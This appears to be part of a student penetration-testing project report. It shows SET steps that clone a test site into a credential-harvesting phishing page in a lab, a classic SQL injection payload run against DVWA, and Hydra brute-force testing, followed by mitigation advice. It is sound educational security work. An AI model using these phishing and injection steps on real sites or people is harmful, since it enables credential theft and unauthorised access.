


Figure 5.29: Selecting Social Engineering Attacks

Step 3: Choose Website Attack Vectors

`1) Website Attack Vectors`




Figure 5.30: Choosing Website Attack Vectors

Step 4: Select Credential Harvester Attack Method

`1) Credential Harvester Attack Method`




Figure 5.31: Selecting Credential Harvester Attack Method

This enables the attacker to capture login credentials entered by the victim.

Step 5: Choose "Site Cloner"

`2) Site Cloner`




Figure 5.32: Selecting Site Cloner Option

5.1 Enter Attacker IP Address

The IP address of the Kali machine was entered to host the cloned website:

`192.168.56.101`




Figure 5.33: Entering Attacker IP Address

5.2 Enter Website URL to Clone

A test website suitable for security research was used:

`http://testphp.vulnweb.com`




Figure 5.34: Entering Website URL to Clone

SET automatically downloaded and reconstructed the website as a local clone.

5.3 SET Starts the Credential Harvester

After cloning the website, SET displayed:

```
Credential Harvester running on port 80
```

This indicates that the phishing page is active at:

`http://192.168.56.101`

5.4 Victim Interaction

When the victim opened the phishing webpage and entered login details, SET immediately recorded the captured credentials.

Example capture:

```
[*] LOGIN INFO RECEIVED
Username: testuser
Password: 12345
```

Chapter 6

HARDWARE / SOFTWARE TOOLS USED

This chapter provides a detailed overview of the hardware and software tools that were used in performing the Social Engineering penetration testing experiment using the Social Engineering Toolkit (SET). The project required a system capable of running Kali Linux along with the necessary components to host and test phishing attacks.

6.1 Hardware Requirements

- **Laptop / PC** Used to run Kali Linux and the Social Engineering Toolkit.

  Minimum specifications:

  - Processor: Intel/AMD 64-bit
  - RAM: 4 GB (8 GB recommended for virtualization)
  - Storage: 20–40 GB
  - Network: Wi-Fi or Ethernet (required for hosting phishing pages)

- **Virtualization Support** VT-x / AMD-V enabled in BIOS to support Kali Linux virtual machine.

6.2 Software Requirements

1. Kali Linux

Kali Linux served as the primary environment for ethical hacking activities. It comes preinstalled with essential penetration-testing tools, including SET.

Used for:

- Running the Social Engineering Toolkit (SET)
- Hosting the phishing website
- Capturing harvested credentials

2. Social Engineering Toolkit (SET)

SET was the core tool utilized in the social engineering penetration test.

Features used in the project:

- Social Engineering Attacks
- Website Attack Vectors
- Credential Harvester Attack Method
- Site Cloner Utility

Used for:

- Creating a phishing webpage
- Cloning a legitimate website
- Harvesting victim credentials
- Demonstrating real-world social engineering attacks

3. Apache Web Server

Apache was automatically started by SET to host the cloned phishing webpage.

Used for:

- Hosting the phishing attack page
- Allowing a victim browser to access the cloned website

Note: No manual Apache configuration was required—SET handled it internally.

4. Web Browser (Firefox)

A browser such as Firefox was used to:

- Access the phishing page
- Enter sample credentials
- Verify credential harvesting in the SET console

5. VirtualBox

VirtualBox was used to run the Kali Linux virtual machine required for the attack environment.

Chapter 7

RESULTS & DISCUSSION

This chapter presents the results obtained from three major penetration testing domains— network testing, web application testing, and social engineering attacks. The findings illustrate how attackers identify and exploit weaknesses at different levels of a system, and they highlight the essential defensive measures required to counter such attacks.

7.1 Network Penetration Testing – Results & Discussion

Tools such as Nmap for scanning, service enumeration, and Hydra for brute-force password testing revealed significant insights into the exposure of network services. During scanning, multiple open ports were identified, including HTTP, FTP, and SSH—indicating a broad attack surface.

Weak password authentication tests using Hydra demonstrated how attackers can leverage default or weak credentials to gain unauthorized access. Although full root access was not achieved, the results clearly illustrated the typical attacker workflow:

- Mapping the network,
- Identifying open ports,
- Enumerating vulnerable services,
- Attempting deeper exploitation.

These findings emphasize that most network breaches arise from poor configurations, unpatched software, weak authentication, and poorly maintained services.

This highlights the need for:

- Regular vulnerability assessments,
- Strong password policies,
- Service hardening,
- Timely patches and updates.

7.2 Web Application Penetration Testing (DVWA — SQL Injection) – Results & Discussion

Testing performed on DVWA demonstrated how insecure coding practices expose web applications to critical attacks like SQL Injection. When the test payload:

```
1' OR '1'='1
```

was entered, the application produced SQL errors and unexpected output—confirming that user inputs were directly merged into backend queries without validation.

This revealed that an attacker could:

- Bypass authentication,
- Retrieve sensitive data,
- Manipulate database contents,
- Compromise application logic.

These findings align with industry reports (e.g., OWASP) stating that SQL Injection remains one of the most dangerous and frequently exploited vulnerabilities in web applications.

The experiment reinforces the importance of secure development practices:

- Using parameterized queries,
- Validating and sanitizing user inputs,
- Implementing proper error handling,
- Avoiding database exposure through predictable responses.

7.3 Social Engineering Attacks (SET Toolkit) – Results & Discussion

Using the Social Engineering Toolkit (SET), a credential-harvesting phishing attack was performed by cloning a legitimate-looking login webpage. When a user entered test credentials into this page, SET instantly captured them—demonstrating how attackers exploit human trust instead of technical vulnerabilities.

The results showed:

- Users can easily be deceived by visually accurate phishing pages,
- Attackers can harvest credentials without breaking any technical systems,
- Human error remains the weakest link in cybersecurity.

This experiment highlights that even with strong network and application defenses, organizations remain vulnerable if users are not trained to recognize social engineering attacks.

Mitigation strategies indicated by results include:

- Regular user awareness and phishing training,
- Enforcing multi-factor authentication,
- Conducting periodic phishing simulations,
- Implementing strict verification protocols for login pages.

These measures significantly reduce the likelihood of successful social engineering attacks.

Chapter 8

CONCLUSION

This project conclusively demonstrated that achieving a strong cybersecurity posture requires a comprehensive, multi-layered defense strategy that integrates network security, web application security, and human awareness.

The results from the network penetration testing revealed that misconfigured services, open ports, and weak authentication mechanisms form the first layer of vulnerability and provide attackers with initial access points. The web application penetration testing using DVWA highlighted how insecure coding practices—especially those enabling SQL Injection— allow attackers to manipulate backend databases, extract sensitive data, and bypass authentication mechanisms entirely.

The social engineering simulation conducted using the Social Engineering Toolkit (SET) showed that even when technical defenses are strong, attackers can still compromise an organization by exploiting human behavior through carefully crafted phishing attacks. This proved that users themselves are a critical part of the security chain, and without proper training, they become the easiest entry point for attackers.

From the combined results, it becomes evident that no single security measure is sufficient. A system remains vulnerable if even one layer—network, application, or human—is weak. Therefore, cybersecurity must be approached holistically, incorporating:

- Secure network configurations and regular vulnerability scanning,
- Strong and secure coding practices,
- Continuous updates and patching of services,
- Multi-factor authentication and access control,
- Regular user awareness and phishing-resistance training.

This project emphasizes that cybersecurity is not solely a technical problem—it is an organizational responsibility involving technology, processes, and people. Only when all three layers function together can true, comprehensive security be achieved.